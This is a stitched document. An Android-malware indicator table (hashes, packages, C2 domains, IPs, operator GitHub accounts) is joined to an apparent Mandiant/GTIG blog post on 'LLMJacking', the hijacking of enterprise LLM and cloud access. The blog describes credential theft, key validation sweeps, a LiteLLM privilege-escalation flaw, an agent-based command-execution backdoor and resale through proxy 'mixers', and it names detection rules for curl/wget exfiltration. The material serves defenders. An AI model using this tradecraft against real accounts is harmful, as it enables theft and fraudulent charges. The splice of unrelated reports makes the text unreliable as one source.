1c8408f80dcdac5c9cae5b2ac785e6f0aa97ad2ec6c8701e3ab661882e9fdd63

Β 

XCPE

com.oemservice

1c34f551cea557b24f6f3776de7fecaf40536c749d5b9734242acde4dd578c53

Β 

XCPE

com.oemservice

1c989cef1b9cc5a39715d172e3f3acb574a958765f4a9df50c952c0a359826cd

Β 

XCPE

com.oemservice

498d0862ce2ce972e9ac9bd3ea592b9f9cd8c5119dcc90fcb1b14a547889e9f9

Β 

XCPE

com.oemservice

b2e55884c819c210eaf46aeb7970a1ec623944b5d1a8c2178904f998b9682ac0

Β 

ABCNexus

com.abc.nexus

1f2ab93c35f0c37d9b88f82268183a2f77491aa6b142a48381524b18e217b960

Β 

ABCNexus

com.abc.nexus

a552bcb7d37c2bdb5c71e923157571598643de4051bfa3e5158fde3cb8709de7

Β 

ABCNexus

com.abc.nexus

3295d193ac405112ad076d7fab23274d44f8d0be6614a250a474c5ed7c95356f

Β 

ABCNexus

com.abc.nexus

c0e1fad801d87531ee889fa6ec344f14868e7cdac06c93d2d3de742f1a9293c5

Β 

ABCNexus

com.abc.nexus

0135b69bab304564628488829b825050d1dd6dab98e86ec6776839dac9365af9

Β 

ABCNexus

com.abc.nexus

83b3cfb7655483e0d421737c2bed707fdd1747f105deca6980233c011aaaea30

Β 

ABCNexus

com.abc.nexus

02b94ae4ee0fd2bab915fe2911d15ee70e51ca0564ba43c746593e7fe0b7ccd3

Β 

ABCNexus

com.abc.nexus

69116e8f681ea312e7e9e3a8a436f66b3e98566c621412599ecaaa25348daadb

Β 

ABCNexus

com.abc.nexus

7eb1afbf4428a9a3b41a6faf9a7497aab1d7768a8370d475f580e574145a9e7d

Β 

ABCNexus

com.abc.nexus

d4011b684ba389bf0b2dd8ded74fe8a4729b1cad4e6c18cfd928cb99a625a6e4

Β 

ABCNexus

com.abc.nexus

e25616a0c64734f00d1f6dfb064d8f7bf1e4b95aac8b2e4aabb44b2950751bd0

Β 

ABCNexus

com.abc.nexus

cd8ef4ba20823b926b45a04946f24e45a7bcd4bf2bfc439cac8061a43f146903

Β 

ABCNexus

com.abc.nexus

08edc09f4465cd784360c223275c45a5e95d7dc8a5e796537ea5251848b3d2f1

Β 

ABCNexus

com.vs.grass

fda3c8fdf7849814e270bbbc00adfa1e15ba8977f5b2508df5febf5dbd3075b2

Β 

ABCNexus

libseccomp_guard.so

b3690b3b013ac60752a6d05c3f53ea1f3e844d4603c5b90d258a30c596d0691b

Anti-analysis binary spawned via NexusApplication.onCreate() inside com.abc.nexus:CoreService

Β 

com.android.sso.auth.handler

ebcca22b96f7a30ae155efa2f25af29a369c6e9cfc99cb3bb0b72f35bc5528ed

Dropper package dropping AppSalt SDK

Β 

libexploit.so

42be8f18d6006ca092de191331d38e70a0d8383db701a759466dec59a0986135

Privilege escalator bundled with sso.authHandler

Β 

libnative_keys.so

7830ce3c3222dd9b25a77a16116dcf832a24b4b9a0bc998501e12415a828fb42

Key storage for AppSalt SDK bundled with

Affiliate Malware

Tool(s)

File Type

Representative SHA256

Notes

Bird

APK

d4011b684ba389bf0b2dd8ded74fe8a4729b1cad4e6c18cfd928cb99a625a6e4

com.abc.nexus package initializes Bird at com.abc.nexus.service.AmhService.execAdv

Linkfog

APK

cd8ef4ba20823b926b45a04946f24e45a7bcd4bf2bfc439cac8061a43f146903

com.abc.nexus package initializes Linkfog at com.abc.nexus.service.LinkfogService

Linkfog

ELF

331d3a1cf85656c3657e97bab6f15b6e4ce30bf319069b22e8356dccac230321

ELF binary

Jaguar

APK

d3b94a74121e885bc698c8f56b9433247139be29b40ae1d0655dd558ecf5f9fa

com.abc.nexus package initializes Jaguar at com.abc.nexus.service.AdtimeService

Jaguar

ELF

e2bfca7225af84f116de7ed10e4ad425d0ebfd6e19903d226b9768282865700f

ELF binary

AppSalt / Honeygain

APK

d48cffc6d7e7c06f2d3db34ce6d4a53d5c25636179b7087a1e762f5d6bfa07f5

com.abc.nexus package initializes AppSalt via com.abc.nexus.service.CoreService

AppSalt / Honeygain

DEX

96146abb8c2a75dab8cc1bb46c323923

AppSalt class

Bestipip/ipweb

APK

d3b94a74121e885bc698c8f56b9433247139be29b40ae1d0655dd558ecf5f9fa

com.abc.nexus package initializes AppSalt via com.abc.nexus.service.BwmService

Spirit

APK

69116e8f681ea312e7e9e3a8a436f66b3e98566c621412599ecaaa25348daadb

Initializes in com.abc.nexus components

com.abc.nexus.service.ADMOYUService.execAdv and

com.data.trans.android.SdkInit.init

Moyu

APK

f2ed4a40fbb21d0560e82bdd2e85e825970d32052348241b487dd93191ebef2a

Triggered in com.abc.nexus via Android Service components com.abc.nexus.service.DevourService.j and Com.qdp.s.b.uga

GaGaNode

APK

f2ed4a40fbb21d0560e82bdd2e85e825970d32052348241b487dd93191ebef2a

In com.abc.nexus as com.gaganode

Netnut/Popanet

APK

f2ed4a40fbb21d0560e82bdd2e85e825970d32052348241b487dd93191ebef2a

In com.abc.nexus, initialized as child of GagaNode in com.gaganode.sdk.HeartbeatManager->startHeartbeat

Traffmonetizer

APK

d48cffc6d7e7c06f2d3db34ce6d4a53d5c25636179b7087a1e762f5d6bfa07f5

Initialized in com.abc.nexus.service.CoreService

Traffmonetizer

DEX

8cb62b3a9b74ca8b907aef7d83fee65f3ab80e0f4acbf4b2415ea1c2a6caf796

classes.dex

Traffmonetizer

ELF

a63757715b35ddd99916b63a1354de1ec05ac5855a480fe9a547b002e2091dcb

Key storage for Traffmonetizer dropped by com.abc.nexus

Traffmonetizer

ELF

701f57169f3968bf412d33ec09fa6f2c11ece632aed9f44efa38eaf4fa2e08c6

ELF binary dropped by com.abc.nexus

EarnFM

APK

f2ed4a40fbb21d0560e82bdd2e85e825970d32052348241b487dd93191ebef2a

In com.abc.nexus, initialized as child of GagaNode in com.gaganode.sdk.HeartbeatManager

EarnFM

ELF

9e18c113eb8d2ba813199c7f90e26d80af3124d871fc31eea7253319a8406e8e

libfleetshare.so ELF binary dropped by com.abc.nexus

Fission

APK

742b7ad8b95d4e0784c914f2b84706124f5a86a404e0fd479a0a97a784c2bb9e

com.newtv.cboxtv package fetched from operator Github

HiddenView

APK

a6c7ef9b6d5277dada145361164ff79e1e6c6be1cd28f6739113c72ee30ea4cc

com.ota.service package fetched from operator Github

HiddenView

DEX

ff96f093bbac32654db62ebb33276c64cd30eb25a0bc11e66608ca40efb1bbdc

classes.dex

HiddenView

DEX

71f52519aae77fb20448ea065caa55750bcd73cf425aab203277032e260a1981

classes2.dex

Network Indicators

Indicator

Type

Malware Label

Notes

amhib[.]com

Domain

Bird

Β 

disview[.]com

Domain

Bird

Β 

prataw[.]com

Domain

Bird

Β 

auqee[.]com

Domain

Bird

Β 

alptk[.]com

Domain

Bird

Β 

mfiny[.]com

Domain

Bird

Β 

leisurepuz[.]com

Domain

Bird

Β 

earn[.]fm

Domain

EarnFM

Β 

geo-loadbalanced[.]com

Domain

EarnFM

Β 

collection[.]shixunsuda[.]com

Subdomain

Fission

Β 

analysis[.]shixunsuda[.]com

Subdomain

Fission

Β 

gtxvdqvuweqs[.]com

Domain

Gaganode

Β 

hiddeninplainsight[.]top

Domain

HiddenView

Β 

absolut[.]fit

Domain

Honeygain / AppSalt

Β 

alpivara[.]com

Domain

Honeygain / AppSalt

Β 

beepityping[.]com

Domain

Honeygain / AppSalt

Β 

beezlepongmad[.]com

Domain

Honeygain / AppSalt

Β 

bloopondle[.]com

Domain

Honeygain / AppSalt

Β 

blustpong[.]com

Domain

Honeygain / AppSalt

Β 

braigwshat[.]com

Domain

Honeygain / AppSalt

Β 

brisping[.]com

Domain

Honeygain / AppSalt

Β 

bronglepong[.]com

Domain

Honeygain / AppSalt

Β 

clapslpist[.]com

Domain

Honeygain / AppSalt

Β 

clapslport[.]com

Domain

Honeygain / AppSalt

Β 

craipivolta[.]com

Domain

Honeygain / AppSalt

Β 

creapslpinut[.]com

Domain

Honeygain / AppSalt

Β 

crodipolis[.]com

Domain

Honeygain / AppSalt

Β 

delpiverno[.]com

Domain

Honeygain / AppSalt

Β 

depomancy[.]com

Domain

Honeygain / AppSalt

Β 

dewswyra[.]com

Domain

Honeygain / AppSalt

Β 

drackpingcare[.]com

Domain

Honeygain / AppSalt

Β 

dramapi[.]com

Domain

Honeygain / AppSalt

Β 

drapithon[.]com

Domain

Honeygain / AppSalt

Β 

fawsilver[.]com

Domain

Honeygain / AppSalt

Β 

fawsindra[.]com

Domain

Honeygain / AppSalt

Β 

fizzlepong[.]com

Domain

Honeygain / AppSalt

Β 

flaigwern[.]com

Domain

Honeygain / AppSalt

Β 

flapilo[.]com

Domain

Honeygain / AppSalt

Β 

flapslwstorm[.]com

Domain

Honeygain / AppSalt

Β 

flawsino[.]com

Domain

Honeygain / AppSalt

Β 

flewsnark[.]com

Domain

Honeygain / AppSalt

Β 

floporin[.]com

Domain

Honeygain / AppSalt

Β 

floppipple[.]com

Domain

Honeygain / AppSalt

Β 

flumpipoodle[.]com

Domain

Honeygain / AppSalt

Β 

frosping[.]com

Domain

Honeygain / AppSalt

Β 

gapslpinch[.]com

Domain

Honeygain / AppSalt

Β 

gapslwsbor[.]com

Domain

Honeygain / AppSalt

Β 

glapoton[.]com

Domain

Honeygain / AppSalt

Β 

glewsnap[.]com

Domain

Honeygain / AppSalt

Β 

glippinger[.]com

Domain

Honeygain / AppSalt

Β 

gloobfnatch[.]com

Domain

Honeygain / AppSalt

Β 

gloopong[.]com

Domain

Honeygain / AppSalt

Β 

glowspar[.]com

Domain

Honeygain / AppSalt

Β 

grasplpond[.]com

Domain

Honeygain / AppSalt

Β 

grinapslpocal[.]com

Domain

Honeygain / AppSalt

Β 

hawsith[.]com

Domain

Honeygain / AppSalt

Β 

lapslponze[.]com

Domain

Honeygain / AppSalt

Β 

lepovia[.]com

Domain

Honeygain / AppSalt

Β 

limpingcare[.]com

Domain

Honeygain / AppSalt

Β 

lorapslpifyx[.]com

Domain

Honeygain / AppSalt

Β 

lowswyn[.]com

Domain

Honeygain / AppSalt

Β 

lunapiris[.]com

Domain

Honeygain / AppSalt

Β 

mopith[.]com

Domain

Honeygain / AppSalt

Β 

mudponger[.]com

Domain

Honeygain / AppSalt

Β 

nepiral[.]com

Domain

Honeygain / AppSalt

Β 

opostra[.]com

Domain

Honeygain / AppSalt

Β 

pibberflop[.]com

Domain

Honeygain / AppSalt

Β 

pikaroodle[.]com

Domain

Honeygain / AppSalt

Β 

ploponix[.]com

Domain

Honeygain / AppSalt

Β 

qepoth[.]com

Domain

Honeygain / AppSalt

Β 

rapinel[.]com

Domain

Honeygain / AppSalt

Β 

rapslpine[.]com

Domain

Honeygain / AppSalt

Β 

rapslponic[.]com

Domain

Honeygain / AppSalt

Β 

rapslwsweave[.]com

Domain

Honeygain / AppSalt

Β 

raspongle[.]com

Domain

Honeygain / AppSalt

Β 

ripotus[.]com

Domain

Honeygain / AppSalt

Β 

rowswyn[.]com

Domain

Honeygain / AppSalt

Β 

scapslwshell[.]com

Domain

Honeygain / AppSalt

Β 

snarpong[.]com

Domain

Honeygain / AppSalt

Β 

snorpdoodle[.]com

Domain

Honeygain / AppSalt

Β 

sofpilan[.]com

Domain

Honeygain / AppSalt

Β 

soporth[.]com

Domain

Honeygain / AppSalt

Β 

spopel[.]com

Domain

Honeygain / AppSalt

Β 

tawserin[.]com

Domain

Honeygain / AppSalt

Β 

tawswizzle[.]com

Domain

Honeygain / AppSalt

Β 

teowsmera[.]com

Domain

Honeygain / AppSalt

Β 

tepiol[.]com

Domain

Honeygain / AppSalt

Β 

tewsmariel[.]com

Domain

Honeygain / AppSalt

Β 

thaiporix[.]com

Domain

Honeygain / AppSalt

Β 

thapolex[.]com

Domain

Honeygain / AppSalt

Β 

torpoodle[.]com

Domain

Honeygain / AppSalt

Β 

trapslwsin[.]com

Domain

Honeygain / AppSalt

Β 

trawsica[.]com

Domain

Honeygain / AppSalt

Β 

tripikazu[.]com

Domain

Honeygain / AppSalt

Β 

twindping[.]com

Domain

Honeygain / AppSalt

Β 

vaiporun[.]com

Domain

Honeygain / AppSalt

Β 

vespilara[.]com

Domain

Honeygain / AppSalt

Β 

vorpolis[.]com

Domain

Honeygain / AppSalt

Β 

whispong[.]com

Domain

Honeygain / AppSalt

Β 

winklenark[.]com

Domain

Honeygain / AppSalt

Β 

wizzleplonk[.]com

Domain

Honeygain / AppSalt

Β 

wogglenift[.]com

Domain

Honeygain / AppSalt

Β 

yapodust[.]com

Domain

Honeygain / AppSalt

Β 

yewsara[.]com

Domain

Honeygain / AppSalt

Β 

zarflonk[.]com

Domain

Honeygain / AppSalt

Β 

zenapslpinic[.]com

Domain

Honeygain / AppSalt

Β 

zerapslpomat[.]com

Domain

Honeygain / AppSalt

Β 

zimpire[.]com

Domain

Honeygain / AppSalt

Β 

zingpingbees[.]com

Domain

Honeygain / AppSalt

Β 

zippypongbee[.]com

Domain

Honeygain / AppSalt

Β 

zoraipinex[.]com

Domain

Honeygain / AppSalt

Β 

zorapslwsnic[.]com

Domain

Honeygain / AppSalt

Β 

zrawsomble[.]com

Domain

Honeygain / AppSalt

Β 

bestipip[.]com

Domain

IPWeb

Β 

fecebbbk[.]xyz

Domain

IPWeb

Β 

guangzhouroot[.]com

Domain

IPWeb

Β 

bd-devmetrics[.]net

Domain

Jaguar

Β 

jaguar-distributor[.]logreporter[.]com

Subdomain

Jaguar

Β 

jaguar-distributor[.]syslogcollector[.]com

Subdomain

Jaguar

Β 

tx-devmetrics[.]net

Domain

Jaguar

Β 

linkfog[.]cn

Domain

Linkfog

Β 

cloudbrokerapi[.]xyz

Domain

Linkfog

Β 

dddlink[.]link

Domain

Linkfog

Β 

smrtai[.]cc

Domain

Linkfog

Β 

bkdomain[.]cn

Domain

Linkfog

Β 

columbus2024[.]com

Domain

Linkfog

Β 

dmurdce[.]xyz

Domain

Moyu

Β 

edisajalsjfdfh[.]shop

Domain

Moyu

Β 

fshuaons2[.]online

Domain

Moyu

Β 

fuioahsdoa3[.]store

Domain

Moyu

Β 

fuisans1[.]online

Domain

Moyu

Β 

haimnsgsjhansj[.]shop

Domain

Moyu

Β 

ishano456[.]sbs

Domain

Moyu

Β 

ishuoabh3years[.]online

Domain

Moyu

Β 

sdoisanadf[.]shop

Domain

Moyu

Β 

shaiosjdaln[.]shop

Domain

Moyu

Β 

shsuanalsjai[.]shop

Domain

Moyu

Β 

ty4523[.]space

Domain

Moyu

Β 

ty54fgd435[.]my

Domain

Moyu

Β 

ue886578433[.]online

Domain

Moyu

Β 

vrr8345[.]site

Domain

Moyu

Β 

xmsae[.]sbs

Domain

Moyu

Β 

xshaon123[.]sbs

Domain

Moyu

Β 

dgjm[.]online

Domain

Spirit

Β 

drgdj[.]top

Domain

Spirit

Β 

spiritlib[.]cyou

Domain

Spirit

Β 

*[.]traffmonetizer[.]com

Subdomains

Traffmonetizer

Β 

219[.]134[.]163[.]210

IP Address

XCPE

Hosts MQTT C2 Broker

219[.]134[.]163[.]211

IP Address

XCPE

Hosts MQTT C2 Broker

23[.]94[.]49[.]57

IP Address

XCPE

File hosting and command and control server

38[.]145[.]197[.]135

IP Address

XCPE

Hosts anyevonline[.]com and file server

*[.]anyevonline[.]com

Subdomains

XCPE

Registration C2 subdomains

intermedia-arts[.]tv

Domain

XCPE

Fallback C2 for system packages

szbboys[.]com

Domain

XCPE

Hosts core C2 for XCPE

ott[.]szbboys[.]com

Subdomain

XCPE

Supports file upload and download and OTA updates

mqtt[.]szbboys[.]com

Subdomain

XCPE

MQTT C2 broker

github[.]com/Aviciiii/

URL

XCPE

Operator controlled pages host packages as Github releases

github[.]com/Spink1984/

URL

XCPE

Operator controlled pages host packages as Github releases

github[.]com/undowildcats-sketch/

URL

XCPE

Operator controlled pages host packages as Github releases

github[.]com/szjkkax/

URL

XCPE

Operator controlled pages host packages as Github releases

github[.]com/szsoft01/

URL

XCPE

Operator controlled pages host packages as Github releases

github[.]com/ktpeng2026/

URL

XCPE

Operator controlled pages host packages as Github releases

github[.]com/yf-videostrong/

URL

XCPE

Operator controlled pages host packages as Github releases

github[.]com/vspeng/

URL

XCPE

Operator controlled pages host packages as Github releases

github[.]com/szwzy43/

URL

XCPE

Operator controlled pages host packages as Github releases

github[.]com/ChenHui1026/

URL

XCPE

Operator controlled pages host packages as Github releases

github[.]com/zurant/

URL

XCPE

Operator controlled pages host packages as Github releases

yokatvonline[.]com

Domain

YokaTV

Fallback C2 for system packages

The Rise of LLMJacking: How Threat Actors Monetize Compromised Cloud and Model Resources

2 November 2026 at 15:00

Written by: Christopher Romano, Codi Starks, Garrett Mahoney, John Wolfram, Josh Murchie, K Singh, Mathew Potaczek, Mike Lombardi, Rik Dolfing


IntroductionΒ 

Mandiant responded to multiple incidents in 2026 in which threat actors hijacked enterprise access to Large Language Models (LLMs), a tactic known as "LLMJacking." Spanning a variety of cloud and LLM providers, these intrusions impacted organizations in North America, South America, and Asia Pacific across the financial services, retail, technology, and transportation sectors.Β 


Unlike the gradual resource consumption associated with cryptojacking, LLMJacking can generate large spikes in fraudulent cloud charges in a matter of hours. Across individual incidents, we observed fraudulent charges associated with resource consumption exceeding $100,000 USD in a single day, with cumulative charges at some organizations reaching $1 million USD before access was revoked.

Usage chart showing LLMJacking generating a spike in API requests

Figure 1: Usage chart showing LLMJacking generating a spike in API requests

Analyzing the criminal ecosystem behind these frontline compromises, and building upon previous reporting on the growing underground market for LLM credentials, Google Threat Intelligence Group (GTIG) has identified a diverse set of financially motivated threat clusters operating out of multiple regions globally.

As the LLMJacking ecosystem matures, we are also tracking a division of labor between threat actors establishing initial access to compromised environments and operators managing downstream monetization infrastructure, known as β€œLLM Mixers”. LLM Mixers function as illicit routing gateways that proxy, aggregate, and resell unauthorized LLM access to underground subscribers. In one investigation, GTIG observed two distinct operational clusters coordinating to compromise and monetize enterprise LLM infrastructure, demonstrating the sophisticated specialization emerging in this space.

In this blog post, we describe the attack lifecycle observed across recent LLMJacking investigations and provide actionable detection, hardening, and remediation guidance to help organizations secure their infrastructure.Β 

Initial Access

While low-level resource theft has involved the manipulation of customer support chatbots to conduct unauthorized tasks like code generation, threat actors conducting LLMJacking bypass these front-end interfaces to target backend model resources directly. Specifically, they focus on either identifying publicly exposed LLM endpoints or obtaining valid LLM application programming interface (API) keys. An example of the latter can be seen in Figure 1, where a threat actor uses an automated script to verify exposure by calling the /api/create endpoint to independently run their own models on endpoints that unsuspecting users have left publicly accessible. Leaving these services unprotected not only expands an organization's traditional attack surface, but could also introduce a significant increase in hosting costs.

Threat Actor tests publicly exposed Ollama endpoints and attempts to register their own models

Figure 2: Threat Actor tests publicly exposed Ollama endpoints and attempts to register their own models


Across multiple LLMJacking investigations, however, the dominant initial access vector has been exposed or stolen cloud identity tokensβ€”including IAM credentials, Service Account keys, GitHub Personal Access Tokens (PATs), and active session tokensβ€”which threat actors leverage to establish an initial foothold into target organizations' infrastructure.

For instance, in mid-2026 UNC6993 compromised a cloud instance through a misconfigured Service Account key and used this access to grant further access to an LLM API. UNC6993 also hosted a session hijacking page masquerading as an application portal to join a group of LLM users. This page tricks users into navigating to the legitimate LLM service website, and pasting their raw JSON payload containing an active access token, which was then posted to the backendΒ  API to bypass password and multifactor authentication (MFA) controls.

In another instance, one threat actor gained initial entry by combining a stolen Personal Access Token (PAT) to access private code repositories with the exploitation of a suspected web application vulnerability in a package running within a containerized cloud environment. Similarly, a different threat actor leveraged compromised IAM credentials of corporate users, using cloud federation tokens to programmatically generate fresh access keys to circumvent MFA requirements. In a separate incident, a threat actor was first observed accessing the environment with a compromised cloud Service Account key with broad project permissions.

Beyond general cloud identity credentials, threat actors also target LLM API keys. For example, a threat actor opportunistically harvested exposed corporate LLM API keys from public GitHub repositories. Demonstrating advanced evasion tradecraft, the group conducted automated credential validation sweeps using minimal single-token requests (max_tokens=1). This allowed the threat actor to stealthily confirm the viability of the stolen keys while remaining undetected by the victim’s endpoint detection and response (EDR) and SIEM volume anomaly alerts.

Lateral Movement and Persistence

After gaining an initial foothold, threat actors systematically work to escalate privileges, solidify access, and conduct internal reconnaissance to identify targets and further cloud credentials.

To expand their access, threat actors enumerated cloud services, code repositories, and data stores for sensitive credentials. In one intrusion, a threat actor conducted internal reconnaissance across multiple cloud regions to map available services and identity policies. In a separate intrusion, a threat actor compromised a containerized cloud environment. Once inside, they performed extensive repository reconnaissance, cloning sensitive codebases to search for hardcoded secrets, configuration variables, and developer credentials. They also scanned access logs to identify credentials for secondary cloud environments. Threat actors also executed targeted database queries to harvest additional credentials; in one case, the threat actor queried cloud data warehouse metadata tables to search for database credentials, administrator passwords, and sensitive columns, alongside performing cloud object storage operations associated with targeted data theft.

Across intrusions, we observed threat actors abusing cloud identity permissions and virtual machine configurations to escalate privileges and maintain persistent access. Utilizing service accounts associated with compromised workloads, one threat actor exploited token-creation privileges to generate temporary credentials for high-privilege service accounts, resulting in the exfiltration of infrastructure credentials, internal database passwords, and third-party API keys from cloud secret managers. Other threat actors established persistence by creating unauthorized IAM and service accounts and injecting SSH keys into compute instances. Specifically, one actor escalated privileges by attaching administrative policies to service roles, created unauthorized IAM accounts with full administrative rights, and established interactive management sessions into running virtual machines to inject unauthorized SSH public keys into host configuration files. Similarly, another threat actor created deceptive backdoor service accounts disguised as internal billing optimization utilities and injected environment-wide SSH keys into compute instance metadata.

Beyond exploiting traditional cloud infrastructure permissions, we have observed instances of threat actors targeting vulnerabilities specifically within LLM routing software to escalate privileges. In one case, after acquiring pre-validated Virtual Keys from the threat actor that established initial access, a follow-on cluster executed targeted application logic exploitation against the victim's LiteLLM gateway. The actor exploited a user ID rebind vulnerability in the /key/regenerate endpoint (CVE-2026-40217) to elevate standard Virtual Keys into full PROXY_ADMIN master administrative credentials, establishing deep, persistent control over the compromised environment.

LLM Abuse

The ultimate objective of LLMJacking is the monetization and resource-hijacking of foundation models, which actors achieve through token proxying, automated model streaming, and GPU hardware provisioning.

Threat actors frequently enabled a variety of managed generative platforms, and created additional API keys to scale their operations. Upon acquiring LLM API access keys, UNC6993 attempted to generate additional API keys and enable associated services within victim cloud projects, quickly accumulating over $100,000 USD in billing charges. Another threat actor subscribed victim accounts to Pay-As-You-Go agreements, selecting premium foundation models and launching high-volume inference streams. To bypass rate limits, the threat actor deployed a "burn and rotate" strategy, continuously creating and deleting short-lived service accounts while auditing the cloud provider’s billing interface to monitor financial impact.

Threat actors also leveraged their access to host their own proxy endpoints and agentic workloads. For example, one threat actor enabled agents, deployed publicly accessible reverse proxies, and used custom Node.js proxy bundles to expose endpoints compatible with multiple frontier LLMs rebranded under a persona known as D1337-KAIROS. The actor deployed a containerized backdoor using the Manus agent framework to the compromised cloud environment, which queried an upstream LLM to reason through instructions and execute resulting commands locally, supported by SearXNG metasearch and agent-infra/sandbox execution environments. To scale compute, the threat actor provisioned compute instances with powerful GPUs, attempted to spin up high-end hardware across multiple regions, and requested quota increases via the cloud provider’s API. The actor also hosted LiteLLM gateways on external servers to manage and route API traffic.

Rather than consuming hijacked compute solely for their own operations, GTIG observed evidence of threat actors monetizing compromised API quotas by selling access to these resources through LLM Mixers. The threat actors used open-source API gateways and custom relay infrastructure to pool stolen credentials, meter usage, and obscure the origin of the requests. For example, UNC6993 used open-source tools such as new-api (a centralized model hub and gateway) and gcli2api (an API proxy tool converting command line interface (CLI) tools into standard frontier model endpoints), likely to aggregate stolen keys and balance request loads across accounts. We believe the threat actor sells access to these tools via underground storefronts.

Another threat actor that executed more than 500,000 LLM API calls in less than eight hours leveraged stolen third-party API keys to power the token routing service jet-night.com. Jet Night passed nearly one million dollars in token costs to the victim organization. Given Jet Night’s per-token costs to users are so far below typical market rates GTIG believes the service relies on stolen keys to operate profitably. For example, Jet Night offers an unlimited token plan for approximately $60 USD per month with alleged access to frontier models, a consumer service level that would typically run between $100 and $250 per month. Moreover, the service has advertised multiple outages on its public Telegram channel which is likely due to stolen keys being revoked as victims discover their respective compromises.

Screenshot of Jet Night Plans and Pricing Structure

Figure 3: Screenshot of Jet Night Plans and Pricing Structure

A threat actor deployed custom proxy relay infrastructure (ai-relay) hosted on deceptive lookalike domains. For example, they registered a domain to masquerade as the victim's legitimate internal host. This custom relay infrastructure was used to seamlessly siphon high-value commercial LLM access into the illicit newapi[.]pro resale ecosystem, directly draining the victim's corporate account quotas to serve their underground customers.

Outlook

GTIG expects that threat actors will increasingly prioritize LLMJacking over traditional resource theft like cryptojacking, driven by the immediate, high-margin monetization enabled by emerging underground LLM Mixers. As enterprises integrate higher-tier models and agentic workflows into production environments, cybercriminals will likely refine automated reconnaissance to target exposed API tokens and exploit vulnerabilities in model routing middleware. This operational specialization will sustain a growing illicit resale marketplace, allowing threat actors to rapidly siphon enterprise quotas while passing the billing costs to victims before compromises are detected.

Detection and Hunting

In the event that security measures have failed, it is critical that defenders have early visibility into abuse of cloud LLM platforms. Defenders should prioritize detection of modifications to LLM accounts and services and treat any unauthorized enablement as a critical security event. In multiple incidents that Mandiant investigated, LLM services were not enabled at the time of compromise. Abuse of access keys allowed the threat actor to modify and enable LLM API services (e.g. Bedrock, Gemini API, etc.). Once enabled, the threat actor can use the APIs to generate massive bills to the organization in just minutes or hours.Β 

Google Security Operations

Google Security Operations customers have access to these broad category rules and more under the Cloud Threats, Mandiant Frontline Threats, Mandiant Hunting Rules rule packs. The activity discussed in the blog post is detected in Google SecOps under the rule names:

  • AWS Account Key Creation

  • AWS Create New Access Key

  • AWS Create User Account

  • AWS Delete User Account

  • Base64 Encoded Shell Command Execution

  • Create and Delete Firewall in Default Network

  • GCE Project SSH Keys

  • GCP Service Account Key Creation

  • GCP Create New Service Account

  • GCP Firewall Rule Created

  • Linux Archive Exfiltration via Curl or Wget

  • Persistence: Compute Set Instance or Project Metadata Startup Scripts or URLs

Mitigation and Remediation

To prevent attackers from abusing Cloud LLM services, defenders should prioritize Identity and Access Management (IAM) and supply chain security, two of the most common pathways for gaining access to and abusing Cloud services.Β 

  • Credential Hygiene: Utilize a centralized secrets management platform to control the management and rotation of sensitive keys and secrets. Automation of secrets and keys can limit the lifespan of leaked credentials.Β 

  • Least Privilege: Ensure users and service accounts only possess the permissions necessary for their specific role and required tasks. Deny all permissions that are not explicitly required, including access to Cloud LLM services.Β 

  • Code Monitoring: Automate secret scanning within codebases (GitHub, Gitlab, etc.) to ensure API keys and secrets added to source code are identified and removed promptly.Β 

  • Routine Configuration Audits: Perform periodic comprehensive configuration audits of Cloud services to identify potential attack paths and unintended exposure of endpoints.Β 

  • Rate Limiting: Implement a WAF like Google’s Cloud Armor to enforce rate limiting for individual client connections.

  • Network Allow Listing: Restrict outbound connections from Cloud services via VPC firewall rules to known IP addresses where feasible.

  • Budget Alerts: Implement granular API quotas on LLM services to limit request volume per model. Utilize spending caps to set budgets and avoid over-spending.

